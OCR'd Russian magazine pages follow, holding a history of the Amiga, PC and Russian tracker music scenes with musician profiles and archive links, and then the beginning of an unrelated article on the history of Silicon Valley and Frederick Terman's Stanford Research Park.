Juha «Dizzy» Kujanpaa - воплощенный финский джаз, очень хорошее музыкальное образование, великолепные сэмплы, которые использовались на протяжении всей истории амижной и PC-сцены. Dizzy, по сути, образец легендарного амижного музыканта. «Banana Split», основанная на «Axel F» - известнейшей мелодии из фильма «Полицейский из Беверли-Хиллз», была настолько качественно сделана, что до сих пор добиться такого уровня могут единицы, имея в своем распоряжении 64 канала и море качественных сэмплов. Из других вещей Dizzy, которые сделали сцену лучше, можно назвать «Alternative Samba», «Allnite Groove» и «Pathway». Dizzy говорил, что на него сильно повлияли Fleshbrain и Bruno - финские трекерные легенды, и не понимал всеобщего увлечения музыкой Moby и Nuke - двух трекерщиков, которых считали чуть ли не богами реалистичной, «сложной» музыки.

Aleksi «Heatbeat» Eeben - наверное, самый малоизвестный широкому слушателю, но удивительно талантливый и однозначно самый оригинальный из всех амижных трекерщиков. Heatbeat был одним из основателей Carillon, состав которой перешел в CNCD. Какого-то конкретного стиля у него не было: его вещи вроде «Scrambled Mind» и «Street Jungle» (на них выросли 911, Supernao, Nuke, U4ia и множество других трекерщиков) - что-то вроде личного demostyle, а более поздние «Awakening, Later» и «Bonn 1449 The Human» - долбежка, но разительно отличающаяся от всякого techno и gabber'а. Heatbeat писал вещи любой сложности, мог вообще обходиться без команд трекера, мог писать музыку на старых C64 и Vic20 (и, кстати, до сих пор ее пишет). В его модуле «Silence», например, мужской голос объявляет: «Five... four... three... two... one... silence!», затем следует тишина. Как личность Heatbeat был настолько же оригинален. Его интервью в R.A.W. пришлось очищать от мата и ругани, да и после редактирования там мало что было понятно - на вопросы Heatbeat отвечал, кажется, первое, что приходило ему в голову. Когда Heatbeat'а спросили, что он может сказать о собственной трекерной музыке, он ответил: «Я показал, насколько плохи все остальные». В середине 90-х он сменил имя с Antti Mikkonen на Aleksi Eeben, и потом выяснилось, что Eeben - его настоящее имя. Antti Mikkonen оказалось именем какого-то водителя автобуса в Kajaani. Этого музыканта до сих пор вспоминают как самого странного амижного сценера.

Помимо этой четверки, в Финляндии были известны следующие трекерщики: Strobo (очень много мелодичной клубной музыки), Nutcase (приджазованная музыка на глухих инструментах, очень необычная), Andy (брат Dizzy, опять авангард от финского стиля), Ukulele (наверное, самый недооцененный финский трекерщик - мастер финских чип-тюнов, не хуже Dizzy в трекерном джазе), Toneless (очень специфический чип-тюн стиль), Oxyde, Grim и Stargazer (все трое писали очень много чип-тюнов, которые потом становились легендарными: «Tapiiri» от Stargazer'a, «Agnostic» от Oxyde и «Shorty-2» от Grim), Captain, чьи «Space Debris» и «Beyond Music» сейчас, наверное, самые известные амижные вещи, Delorean и Turtle, Yolk и Legend.

ЕВРОПА

Помимо Финляндии, сообщество талантливых трекерщиков существовало в Норвегии. Оттуда можно смело выделить Jogeir Liljedahl'а с его «Dizzy Tunes»-дисками и известнейшим «Guitar Slinger» - первой трекерной вещью, которая смогла хорошо использовать



Мемберы CNCD: Heatbeat-Dizzy-PrimeP-Dean-Groo


ПОЛЕЗНЫЕ ССЫЛКИ

Русские:

- www.demoscene.ru - крупнейший сценовый портал с отличной коллекцией трекерной музыки.
- http://trackers.pp.ru - сайт проекта T.R.A.C.K.E.R.S. Программы, статьи, музыка и страница конкурса Russian Chip Tune Compo.
- www.dedanis.ru/chiptown - проект Chiptown, страницы конкурса ChipYxa.
- www.thesands.ru - сайт демосценовой группы SandS.

Зарубежные:

- www.modarchive.com - единственный из крупных старых архивов, до сих пор продолжающий функционировать.
- www.s3m.com - отличный архив трековой музыки с удобным поиском.
- www.scenemusic.net - здесь можно найти много современной трековой музыки.
- www.un4seen.com - страница UN4SEEN developments, их плеера XMPlay (самый аккуратный windows-плеер трекерных форматов) и околотрекерных разработок.
- http://web.textfiles.com/ezines/TRAXWEEKLY - все номера TraxWeekly.
- www.mono211.com/st-00 - MODs in Memoriam - легендарные модули с амижной сцены, очень хорошая подборка.
- www.niksula.cs.hut.fi/~tive - Tive's Amegas, еще одна подборка амижных модулей, сделанная когда-то Tive'ом - в те времена человеком, ответственным за вытаскивание из демок и журналов спрятанных модулей.



Jogeir Liljedahl



Jogeir Liljedahl

большие сэмплы гитары. Позже то же сделает на PC Stargazer в композиции «Walkaway», которая выиграет Assembly-94, - ее потом долго вспоминали нехорошими словами, но было уже поздно. Jogeir прежде всего ценил из C64-композиторов не Hubbard'а, о котором мы уже говорили и который был кумиром почти всех амижных музыкантов, а Martin Galway'я, который тоже был очень известен. У него даже есть PC-композиция с названием «GOD = MARTIN GALWAY».

Другие норвежские музыканты - Chris Meland, Shorty, Scott, Tim - были гораздо менее известны на сцене, хотя все писали ничуть не хуже признанных мастеров. Дело в том, что никто из них почти ничего не релизил. Да и само понятие релиза в те времена было очень размытым. Тем не менее, Scott и Tim писали очень красивую, сложную музыку, тоже околоджазовую, но совершенно не такую, как в Финляндии. Норвежский трекерный фьюжн - это очень много острых углов, slap-bass и беспокойная структура, финский же - спокойная музыка с отшлифованным звучанием. Из Норвегии вышли Vinnie и Lizard, два совершенно обалденных музыканта, владеющих сложной техникой и имеющих хорошее музыкальное образование. Они не переваривали techno, их музыка была очень продвинутая, но... скучная. Самые известные вещи Vinnie: «Bangin' Cindy» и «Jammin' Cindy», которые он сам считал своими худшими работами. Последняя, впрочем, победила на The Gathering-93 и принесла автору $1500.

ТРЕКЕРЩИКИ ДРУГИХ СТРАН

В других странах не существовало такого рода сообществ, только отдельные талантливые музыканты. В Нидерландах самыми известными были Facet, Supernao и 911. Эта троица делала свою, ни на что не похожую музыку, черпавшую вдохновение в клубных стилях вроде разного house, и очень-очень милые чип-тюны. Француз Raphael «Audiomonster» Gesqua был в каком-то смысле действительно аудиомонстром - у него были чудовищные сэмплы с отвратительным звучанием и треском. Все это он исправлял прямо в трекере через эффекты - он обладал, наверное, самой сложной техникой трекинга среди всех амижных музыкантов. Известным он стал после двух своих вещей: саундтрека к деме «Ice» и баллады «Florence». В 1991 году «Florence» казалась чудом - имея размер всего 250 килобайт, она обладала удивительной структурой и реалистичными, настоящими гитарными сэмплами. Схожую технику через много лет будут использовать Scorpik и Unreal, но «Florence» остается эталоном, первой и лучшей гитарной трекерной балладой. Из других французских амижных трекерщиков нужно вспомнить SHAD'а - этот музыкант писал смесь этнической музыки непонятно с чем, получалось очень оригинально и слушать его хотелось бесконечно. Названия сэмплов и сообщения в своих модулях он писал исключительно заглавными буквами.

Немцы Virgill и Jester специализировались на быстрой, энергичной музыке, отлично подходившей для дем. Virgill'овская «Interference» стала одной из первых классических demostyle-вещей, а Jester'овские «Stardust Memories» и саундтрек к эпохальной «Roots» от Sanity (в двух частях, одна удивительнее другой) произвели что-то вроде маленькой революции на трекерной сцене. Пуристы, кстати, терпеть не могут Jester'а. Говорят, что он, мол, слишком обычный, слишком танцевальный. В Германии еще жил Mel-o-dee/Shining, придумавший, за неимением нормальных сэмплов, собственный стиль для чип-тюнов и написавший несколько классических вещей этого жанра. Например «Trainer».

Существовала также итальянская версия Nuke/Moby - Filippetto. Поляк Scorpik позже станет одним из наиболее известных PC-трекерщиков. Норвежец Don Cato писал музыку вместе с Groo. Не говоря уже о таких легендах сцены, как Uncle Tom, Jesper Kyd, Romeo Knight, французы Mindfuck и Clawz, англичане U4ia, Jam & Spoon, американец Swampfox, и... черт, я забыл 2-Pac'а из Германии, который писал обалденные чип-тюны на очень медленных ритмах, и еще Chorus & Sid, писавших блюз и джаз, и, конечно, Lizardking с его doskpop-стилем, и Zodiak, и...

Об амижной трекерной сцене можно говорить долго. Размах того, что устроил The Ultimate Soundtracker, впечатляет. До сих пор число только зарелиженных .mod'ов превышает число зарелиженных модулей всех остальных форматов, вместе взятых. Возможностью писать музыку на домашнем компьютере безо всяких музыкальных инструментов воспользовался чуть ли не каждый, кто имел Amiga.

FUTURE CREW

До выпуска в 1993 году Scream Tracker 3 от Future Crew трекерной сцены на PC не существовало. За эти слова меня наверняка будут бить всевозможные трекерщики, но если я сейчас начну рассказывать о всяких форматах вроде .669, .hsc, adlib-музыке и жалких попытках перенести .mod на PC, меня будет бить редактор. Поэтому остановимся на том, что трекерная сцена на PC началась с релиза ST3. Это был продвинутый сиквел Scream Tracker 2. Обе программы писал PSI из груп-


Scaven^Future Crew

пы Future Crew. Про эту легендарную команду ты читал в предыдущем номере «Хакера», поэтому подробно рассказывать о ней не буду. В FC было два музыканта: Jonne «Purple Motion» Valtonen и Peter «Skaven» Hajba. Оба не имели никакого отношения к амижным традициям и начинали писать сразу в Scream Tracker 2. Это важно, потому что многие амижные музыканты впоследствии перешли на PC, а мы говорим об истоках PC-сцены. Skaven'а любили решительно все. У него был очень оригинальный стиль, что-то наивное в структуре композиций и неповторимый, мощный звук, который затмевал мелочи вроде грязных, шумящих сэмплов чистой энергией и потрясающими мелодиями. Флейты и энергичный бас в «Amazonas», колокола и режущие лиды в «Ice Frontier», чистая синтетика в «Mercury Rain» и, конечно, грандиозная концовка «Second Reality» - космический корабль на экране улетал в пространство под мелодию, которая была и остается одной из лучших в трекерной и коммерческой музыке. К сожалению, любовь к industrial дала о себе знать: когда Skaven после долгого затишья вернулся на трекерную сцену в конце 1990-х, он писал жесткие, ритмичные вещи. Очень хорошо сделанные, но уже не так выделяющиеся и без тех самых мелодий, за которые его любили. Он и сейчас активно трекерит и пишет музыку для игр.


Purple Motion в свое время считался богом трекерной сцены. Его musicdisk'и «Journey 1» и «Journey 2» содержали в себе вещи, намного опередившие свое время.


В 1993 году этот музыкант писал free jazz («Day of the Lollipop»), который был лучше любого амижного модуля, и чип-тюны с сэмплами Heatbeat'а («Satellite One»), которые были едва ли не лучше чип-тюнов самого Heatbeat'а. Первой зарелиженной им вещью была «Future Brain», написанная для слайдшоу FC. После чего в группу его взяли сразу же, даже не спрашивая, согласен ли он. Вторая релизнутая работа - саундтрек к «Water», маленькой intro к предстоящему Assembly. Сценеры соглашались, что вещь очень-очень красивая, что бас играет отличную мелодию, одну из лучших, которую они слышали. Позже кто-то заметил, что все звуки в этом треке играются только в левом канале. Но это не имело никакого значения - настолько хороша была музыка. С композицией «A Touch of Spring» та же история. Божественная мелодия, и только через много дней понимаешь, что сэмплы очень сильно шумят и что шум этот чуть ли не громче музыки.

В середине 90-х FC начинали люто ненавидеть, Second Reality - называть глупой и переоцененной демой, а Purple Motion'а - переоцененным и «талантливым, но не настолько» музыкантом. К концу 90-х многие были абсолютно уверены, что Jonne никогда не писал ничего, кроме техно и музыки к демам, хотя у него был и free jazz, и jazz-rock, и чип-тюны. Пресловутый джаз у него получался сложнее Vinnie'вских самых извращенных модулей, но элегантным, запоминающимся и совсем не скучным, в отличие от всего того, что сделал Vinnie. В 1995-1996 годах Purple Motion написал свои последние трековые работы - для Death Rally, игры Remedy Entertainment - и после релиза игры окончательно ушел со сцены.

ЖИВАЯ МУЗЫКА

В 1993 году американец Necros начал писать .MOD-ы и рассказывать остальным, как их писать, в своем журнале «Signals». Журнал был так себе, .MOD'ы - паршивенькими, особенно по сравнению с другими амижными работами того времени, но к 1994 году уровень Necros'а вырос на порядок. А в 1995 году он организовал группу FM и выпустил musicdisk под названием «Progression». Это был третий в истории трекерной сцены релиз, опередивший свое время (первыми двумя были «Journey» 1 и 2). На диске была вовсе не синтетическая demostyle-музыка типа «я хочу звучать, как Purple Motion», а две гитарные баллады («The Crossing» и «Collage»), «Metroplex» - имитация живого джаз-выступления «The Grey Note», теплый джаз с электропианино и органами а-ля Hammond, и только одна работа, которую можно было бы назвать синтетической, - «Isotoxin», чем-то похожая на буйствовавший тогда в Европе коммерческий IDM. Живая музыка на трекере - ничего подобного на PC-сцене до этого не существовало, как, собственно, и техники, которую использовал Necros для живых партий саксофона в «The Grey Note». Влияние «Progression» на историю трекерной музыки трудно переоценить. С тех пор музыканты на протяжении многих лет пытались - и иногда успешно - имитировать живое звучание настоящей музыки. Группа, которая выпустила «Progression», - FM (сначала «Four Musicians», потом «Five Musicians») - была организована в 1995 году


Purple Motion^Future Crew


Известнейшие русские музыканты Lasoft и Manwe (на переднем плане)

Necros'ом и Mellow-D. В ряды FM входили в разное время такие личности, как:
Andrew «Necros» Sega - к сказанному можно добавить, что в 1994-1996 годах он писал музыку для игр (Crusader: No Remorse, Crusader: No Regret, Iron Seed, Greed), а в 1997 году выпустил еще один musicdisk «System», состоявший полностью из электронных вещей. Некоторое время он трудился программистом сначала в Origin, потом в Digital Anvil и работал над сольным электронным проектом «The Alpha Conspiracy». А сейчас участвует в другом музыкальном проекте под названием «Iris».
Dan «Basehead» Grandpre - американец, один из немногих трекерщиков на PC, черпавших вдохновение от амижных музыкантов (Dizzy, Audiomonster и др.). Он начинал еще на C64, а на PC писал по большей части околоэлектронную музыку и что-то вроде трекерной версии фанка. С ним был связан первый большой скандал на PC-сцене: в «Can't Fake the Funk» BaseHead использовал длинные сэмплы мелодий, и, хотя он сделал это только для того, чтобы брать кусочки этих мелодий и добавлять живой звук в музыку, его обвинили в плагиате. Баталии происходили на канале #trax и в журнале TraxWeekly, о которых я еще упомяну. Поздний Basehead писал экспериментальный ambient и minimal techno, используя кучу студийного оборудования. А после ухода со сцены получил музыкальное образование в Беркли.
Jaakko «Mellow-D» Manninen - финский музыкант, пришедший с амижной сцены. У него, наверное, самая интересная эволюция стиля: старые модули - некое подобие норвежского амижного стиля, шумноватое, технически не очень сложное, в то время как поздний Mellow-D писал экспериментальную электронику, подобной которой на сцене никогда не было. Он выпустил несколько musicdisk'ов такой электроники («Emotion Blur», «Blur Green», «Disk», последний - «Appelsap») и несколько саундтреков к разным демам.
Jonne «Purple Motion» Valtonen - про него мы уже все сказали; он действительно был членом FM, куда его пригласил, кажется, Basehead, но его выпнули (!!!) из группы, поскольку связи с ним не было никакой, к тому же он никогда не сделал ни одного релиза под маркой FM.
Jeroen «WAVE» Tel - очень известный музыкант, начавший карьеру еще на C64, в частности писал музыку для игр. Каким-то мистическим способом попал в FM и сделал там несколько релизов. Стиль WAVE узнается сразу же, с первых нот - очень чистые сэмплы и в то же время механически звучащая музыка. Это не то чтобы плохо, к этой механике быстро привыкаешь. Он писал все в своем особом стиле, который описать совершенно нереально; иногда с уклоном в электронику, иногда - в фанк.
Hans «Hunz» van Vliet - лучший мужской вокал на трекерной сцене :) Тоже четкий, почти механический стиль, который нельзя описать. Hunz зарелизил много разной музыки: от клубных вещей вроде «Possum» и электроники «Add Then Subtract» до синтетического фанка «Clone It» и demostyle «Promise Me». В его поздних вещах звучит уже упомянутый мужской вокал, к которому нужно привыкнуть, но это действительно сильный голос и единственный пример по-настоящему профессиональных модулей с вокалом. Звездный час Hunz'а настал с выходом модуля «Volume», у которого нет аналогов ни в трекерной, ни в современной коммерческой, ни в академической музыке. Виртуозная работа с вокалом и структурой.
...И еще несколько человек: Stalker (своеобразный demostyle), Big Jim (то же и гитарные баллады), Leviathan (опять гитарные баллады), Vic (эксперименты с клубной электроникой; помимо FM, состоял еще и в Acme и приложил руку к созданию одной из лучших PC-дем - «303»).
В 1995 году случилось еще одно важное событие: стартовал проект TraxWeekly - еженедельный журнал, посвященный трекерной музыке. В TW публиковалось все, относящееся к трекерам: реклама групп, обзоры последних релизов, советы начинающим трекерам, споры типа «Использовать чужие сэмплы или нет?», а после релиза Progression - «Реализм в трекерной музыке: возможно или нет?». К 1996 году у TW была армия читателей, а у трекерной сцены - своя субкультура на IRC-канале #trax, где известные музыканты часами болтали о трекерах, музыке и жизни вообще. TraxWeekly выходил вплоть до 1998 года.


Necros^FM



ОТ KFMF К СЕТЕВЫМ ЛЕЙБЛАМ

В том же 1995 году стали быстро развиваться трекерные группы KFMF (Kosmic Free Music Foundation) и RR (Radical Rhythms). Обе специализировались на клубных стилях и танцевальной электронике, хотя KFMF иногда выпускала другую музыку.
RR - малоизвестная широким сценическим массам команда, которая, тем не менее, придумала новый формат, .DMF, и зарелизила трекер X-Tracker. KFMF - гораздо более известная группа, первая, посвященная именно музыке, хотя у них были и демы. Ее мемберами были Necros, Leviathan и Basehead, а основной костяк состоял из Maelcum (основатель), Chuck Biscuits, Mental Floss, Karl (будущий Bogdan Raczynski с лейбла Rephlex) и Oona.
После того как KFMF, по выражению Manwe/SandS, слегка испортились (к 1997-1998 году их релизы были уже не так интересны, как раньше), на сцене начали появляться новые группы, посвященные исключительно музыке: Tokyo Dawn, Level-D, Theralite. К 2000 году компы были уже повсюду и групп разрослось как грибов после дождя. Впоследствии многие из них образовывали net labels - что-то вроде звукозаписывающих лейблов, только некоммерческих и малоизвестных. А когда net labels начали появляться вне сцены, граница между сценой и multimedia community окончательно стерлась.

АУТСАЙДЕРЫ

Осталось рассказать про аутсайдеров западной сцены. Таких было очень много на амижной сцене, больше, чем на PC. Например финская группа Orange, делавшая необычные, странные демы, которые не были похожи ни на что другое. Их музыкант Lassi «Dune» Nikko тоже делал необычную, странную музыку. Писал он ее во второй половине девяностых, и в Европе такую музыку уже давно называли IDM. Но сцена это явление игнорировала, как и музыку Dune. В конце 90-х уже существовало что-то вроде культа этого человека - его называли пионером экспериментальной электроники на сцене. Dune писал не только разные ломаные ритмы с безумными мелодиями, но и мелодичные почти чип-тюны, и джаз. В Orange также были Cybelius (acidjazz, punk с закосом под NOFX), Sulphur (очень красивые трекерные вариации на тему джаза, вроде «Warble» или - самая известная - «Sort of..») и куча совершенно непонятных людей (99, Postman-Pat), которые вроде бы писали музыку, а вроде бы и нет. Существовало мнение, что они виртуалы Dune.
Во времена Future Crew существовала группа, похожая на Orange, - EMF. Ее мемберами было несколько музыкантов, из которых стоит отметить Edge (знал Purple Motion'а и вместе с ним иногда писал музыку, получались очень красивые вещи вроде «Open Skies») и Prism (опять трекерные вариации на тему джаза, очень интересные).

В Финляндии в 1995-1996 годах писал музыку Elwood. Его работы в основном были танцевальном и демлстиле, с пронзительными, быстрыми мелодиями. У Elwood'а долгое время не было доступа в интернет, и модули его попали в Сеть благодаря Rage, еще одному финскому музыканту. Rage залил сразу несколько вещей (кажется, что-то в районе 8-9), и появление Elwood'а было столь же неожиданным, как его исчезновение. Всего он зарелизил 15 модулей, из которых самый известный - «Sweet Dreams». Elwood'овский стиль и теплые мелодии надолго остались в памяти читателей TraxWeekly.

В 1998 году из Испании начали появляться отличные модули от Victor «Awesome» Vergara. Стилистически он напоминал Elwood'а, но с бОльшими амбициями, и музыка отдавала оркестровой направленностью. Сейчас Awesome помогает работать над Skale Tracker'ом. В Польше в том же году стал известным Jacek «Falcon» Dojwa, писавший экспериментальную электронику с уклоном в trip-hop и downtempo. Awesome и Falcon ничуть не стеснялись громадных по сценическим меркам размеров своих модулей, Awesome с уважением отзывался о Purple Motion, Falcon легко использовал в композициях здоровые куски из Bjork и Vangelis'а. Пожалуй, Awesome и Falcon были последними великими трекерщиками (они писали действительно потрясающие треки. Послушайте, например, трек «Cosmic outflow» от Falcon. Такую музыку я могу слушать бесконечно. - Прим. mindw0rk).



Musicdisk от INSIDE

ТРЕКЕРНАЯ МУЗЫКА В РОССИИ

Российская трекерная сцена зародилась году в 1995-м, с первых релизов Jay Dee (клубная музыка) и самого первого musicdisk'а группы SandS. Если перепрыгнуть через пару лет, то к 1997 году обнаружится уже несколько групп, занимающихся трекерной музыкой, из которых легко можно выделить одну - все ту же SandS. С течением времени в ней так или иначе засветились практически все известные российские трекерщики, среди которых:

Александр «Manwe» Мачуговский - один из основателей SandS; с 1995 года прошел путь от вещей сомнительной ценности из «Sands-95», написанных древними сэмплами Skaven'а и Purple Motion'а, до оригинальной, очень личной разновидности трекерной околоджазовой музыки. Прорывными композициями были «Waiting For Julia» и «P.S.», первая - беспокойная electronic symphony, вторая получила высший балл на ныне покойном трекерном портале «Trax In Space». Последние вещи - большей частью треки для игр, гладкие, с отшлифованным звуком и кучей деталей. В недавно вышедшей коллекции «MODest Disk» зарелижены старые .MOD'ы: «Happy Birthday, Xanah!», «Sexual Aggression 2» (обе - джаз и фанк в лучших амижных традициях, маленькие, но очень милые).

Филипп «Tangerine» Барский - наверное, самый прозападный трекерщик среди российских. У Tangerine есть много амижных модулей - он был членом Looker House, известной амижной группы, участвовал в Music Contest'ах и 20 Minute конкурсах. В общем, его музыка лично для моих ушей звучит больше по-западному, чем по-русски. Как и Manwe, начинал с посредственных работ и прошел период странной музыки, созданной, по-видимому, сэмплами его Yamaha PSR500. Поздний Tangerine, года так с 1996-1997-го, - это много прекрасной, вдохновляющей музыки. Самый известный модуль этого периода - «Early Fall», одна из самых красивых трекерных вещей, когда-либо написанных в нашей стране. Позже были «Hip-Hop Lullaby» (не имеющая никакого отношения к hip-hop'у), саундтрек к деме «Overmind» группы T-Rex (совершенно потрясающая вещь), «Toy Summer» (один из десяти самых оригинальных модулей всех времен) и ряд амижных треков, сделанных в 1999 и 2000 годах (к примеру, «Sentimental Wilderness»).

Антон «Treks» Кудин - начал с трекерной реалистичной музыки в очень известной Once In A Lifetime, позже каким-то образом пришел к электронике около-ambient'ной разновидности. Это ощущается в musicdisk'е «Alternative Selection» 99 года и работе «City of Hundred Moons». В том же электронно-ambient'ном направлении работает еще один музыкант SandS, Павел «Xanah» Яковлев.

Помимо участников SandS, которых можно еще долго перечислять, нужно сказать о Slightly Magic. Лучшие мелодии на российской сцене - его. Массивная и по-Skaven'овски наивная «Ball Lightning», удивительно красивая «Forgotten», которую зарелизили, по слухам, против воли автора, и «Kaleidoscope» в «7 Years», с трогательным прозрачным соло на электрогитаре. Slightly Magic никогда не писал ничего экспериментального - в лучшем случае, что-нибудь более электронное, чем обычно. Обычно это была инструментальная трекерная поп-музыка, в которой были очень красивые мелодии и простая техника.

Вкратце о некоторых других. Tone, Amgorb - оба из T-Rex, одной из лучших российских демокоманд. Xpeh - амижный трекерщик, большей частью клубные стили. Красиво, чем-то напоминает KFMF образца 1995-го, только в .MOD'ах. Flux - еще один музыкант T-Rex, написавший безумно красивую «Out In the Fog» и саундтрек к «Sexual Aggression». Agent Orange - первый его трек - acid-jazz, потом - что-то неописуемое, но очень милое. Agent Orange вместе с Tangerine разрабатывали первый сценерский software-синтезатор «Orangator». Vanapoo - сделал очень многообещающие вещи вроде «Post» (1996), но потом куда-то пропал. Keen - украинец, владеющий очень продвинутой техникой. Делал красивые вещи, но релизов у него было совсем мало. И совершенно непонятно, где этот человек теперь.

И конечно же, стоит упомянуть музыкантов Hellraiser Group (главным образом, Corpse), которые занимались тяжелой музыкой.

ПЕРСПЕКТИВЫ

Старые трекеры сейчас потихоньку умирают, их заменили новые modular-трекеры, начавшиеся с Buzz Tracker'а и закончившиеся Psycle'ом и Mad Tracker'ом. Но это уже не совсем трекеры, скорее, меганавороченные пакеты по созданию музыки. Сейчас существует огромное количество net labels, которые выпускают музыку в .mp3. Часть этой музыки - трекерная, но уже другая, по сравнению с девяностыми. Старые легенды пишут музыку для игр, некоторые пытаются создавать собственные музыкальные проекты (Purple Motion, Necros), а некоторые отошли от музыки вообще. Из активных сейчас, пожалуй, только Nagz и Vhiiula (оба когда-то были в Analogik, куда входил и наш Keen). Есть еще Virt - наверное, единственный из новых трекерщиков, кто по-настоящему понимает, что такое трекер. Трекерная сцена смешалась с быстро выросшим за последние несколько лет multimedia community, сценический архив scene.org теперь помогает Soulseek Records, старые трекерные группы стали net label'ами и выпускают в mp3 музыку как своих музыкантов, так и их друзей и знакомых. Старая сцена умерла, дав рождение новой музыкальной культуре.

mindw0rk (mindw0rk@gameland.ru)


CENSORED

МИРОВАЯ КУЗНИЦА ХАЙ-ТЕКА

В 1971 году в еженедельном издании Electronic News была опубликована серия статей Дона Хофлера о большом скоплении технологических компаний, сосредоточенных в округе Санта-Клара в 70 километрах от Сан-Франциско и развивающихся с поразительной быстротой. Хофлер назвал место Кремниевой долиной. В течение следующих лет это название станет синонимом компьютерной Мекки, самого техногенного места на планете.

ИСТОРИЯ КРЕМНИЕВОЙ ДОЛИНЫ

ПРОФЕССОР ТЕРМАН


Фредерик Эммонс Терман родился в небольшом американском городишке. В 10 лет он с семьей переехал в Стэнфорд и быстро полюбил окрестные горы Санта-Круз. Он охотился на кроликов, купался в озере Лагунита и мог целыми днями ловить рыбу. Отец преподавал в Стэнфордском университете - одном из лучших в стране, Фредерик был смышленым пареньком, и родители могли не беспокоиться, что сын получит хорошее образование. Так и произошло - в Стэнфорде юный Терман получил степень химика и инженера, после чего поступил в Массачусетский технологический институт и в 1924 году, в возрасте 24 лет, стал доктором наук. Осенью он собирался поступить на работу в МТИ помощником профессора, но неожиданная драма разрушила все планы. Во время визита к родителям в Поло-Альто он заболел туберкулезом и был вынужден весь следующий год провести в постели. Эффективных способов лечения этой болезни тогда не было, многие врачи считали, что он не выживет.



Здание Intel

Во время болезни Терман вернулся к своему старому увлечению радио. В 16 лет он собрал собственный приемник, через который связывался с другими пацанами из Техаса. Теперь же, лежа в постели, он читал технические документации и книги вроде «Принципов радиокоммуникации». Поняв, что он, возможно, сможет улучшить эти принципы, Терман принялся писать собственную книгу, в которой поделился новыми идеями. Она была опубликована через несколько лет, в 1932 году.

Осенью 1925 года, когда Фредерик немного поправился, его наставник и глава факультета электротехники профессор Гарри Джей Райн предложил работу в Стэнфорде на неполный рабочий день - читать студентам лекции по радиоэлектронике. Терман, который провел весь год в четырех стенах, с радостью согласился.

Фредерик Терман был настоящим трудоголиком и обладал поразительной способностью полностью концентрироваться на том, чем занимался. Проводя весь день в институте, он возвращался домой и продолжал работу над своими книгами. В 1927 году он стал ассистентом профессора, а в 1937-м - профессором и главой факультета электротехники. Тогда как раз началось время, которое вошло в историю США как период Великой депрессии. Для Стэнфордского университета настали не лучшие времена. Не было денег, не было инструментов и необходимой техники. Не было даже возможности починить крышу, которая протекала во время дождей. Но хуже всего, по мнению Термана, было то, что одаренные студенты его института покидали родные места и отправлялись на восточное побережье, так как найти работу рядом было практически нереально.

После войны ситуация изменилась в лучшую сторону. Терман заключил контракт с правительством на разработку антирадарных систем и обеспечил университету приличный приток средств. Министерство обороны ре-



Первое промышленное здание Кремниевой долины

гулярно заказывало и другие изделия Стэнфорда. Но чтобы восстановить университет и приобрести все необходимое оборудование, материалы, реагенты, этого было мало. Необходимо было найти способ заработать кучу денег. И Фредерик нашел такой способ.

СТЭНФОРДСКИЙ ИССЛЕДОВАТЕЛЬСКИЙ ПАРК

Территория Стэнфорда охватывала 8 тысяч акров, здания университета при этом занимали лишь незначительную часть. Профессор Терман подумал и решил: а почему бы не сдать эти земли в аренду технологическим компаниям? По закону продавать их было нельзя, но долгосрочная аренда была для компаний не менее привлекательной. Соседство ведущих производителей техники и университета было выгодным для обеих сторон. Первые получали ежегодно кучу талантливых, компетентных специалистов. Второй - отличный источник финансирования. И конечно, большим аргументом для профессора было то, что так его студентам не придется искать достойную работу в чужих землях. Терман решил сдавать землю в аренду только действительно серьезным, технически продвинутым компаниям.

В 1951 году был подписан арендный договор с Varian Associates, и через два года компания заняла первое здание, построенное рядом с институтом. Следом за ней на территории Стэнфорда осели: Eastman Kodak, General Electric, Preformed Line Products, Admiral Corporation, Shockley Transistor Laboratory of Beckman Instruments, Lockheed, Hewlett-Packard и др. Этот клочок земли, на котором сосредоточились ведущие технические исследования и разработки, получил название Стэнфордский Исследовательский парк, а место в округе называли Bay Area.



Здание AMD

Быстро развивающийся технопарк привлекал многих, кто работал с технологиями. В том числе крупнейшие в мире компании. IBM, в то время лидер по производству компьютеров, построила на прилегающей территории собственную исследовательскую лабораторию. Компания Xerox вложила большие деньги в создание научного центра Palo Alto Research Center (PARC), который принес миру много передовых разработок, включая первый персональный компьютер Altos.

Правительство США, видя, насколько перспективны проходящие на территории Стэнфорда разработки, решило не оставаться в стороне и инвестировало большие суммы в текущие проекты. Среди них, к примеру, разработка операционной системы Unix, дисковых массивов RAID и микропроцессорной архитектуры RISC.

Терман очень хорошо относился к своим студентам и всячески поощрял их на создание собственных фирм в Bay Area. Многие оставались, продолжая проводить исследования, только теперь уже в рамках не института, а своих компаний.

